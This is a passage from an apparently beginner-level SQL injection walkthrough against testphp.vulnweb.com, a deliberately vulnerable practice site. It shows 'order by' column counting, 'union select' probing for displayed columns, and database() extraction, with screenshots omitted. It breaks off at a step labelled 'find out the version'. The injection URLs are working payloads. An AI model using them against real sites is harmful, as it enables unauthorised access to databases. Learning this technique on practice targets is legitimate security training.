
Here we get the error so we can try with 20 .

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 20--+




Here also an error lets try with another number

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 15--+



Here also an error

http://testphp.vulnweb.com/listproducts.php?cat=1 order by 11--+




Here we got result

so it has 11 colums .

Step 4 :- Identifying the vulnerable columns


testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,11--+



Here we get the vulnerable columns 11 , 7 ,9 and 2

if we want to check the database name we can use this command :-

testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,database(),3,4,5,6,7,8,9,10,11--+




Here we get the name of the database as ACUART

find out the version

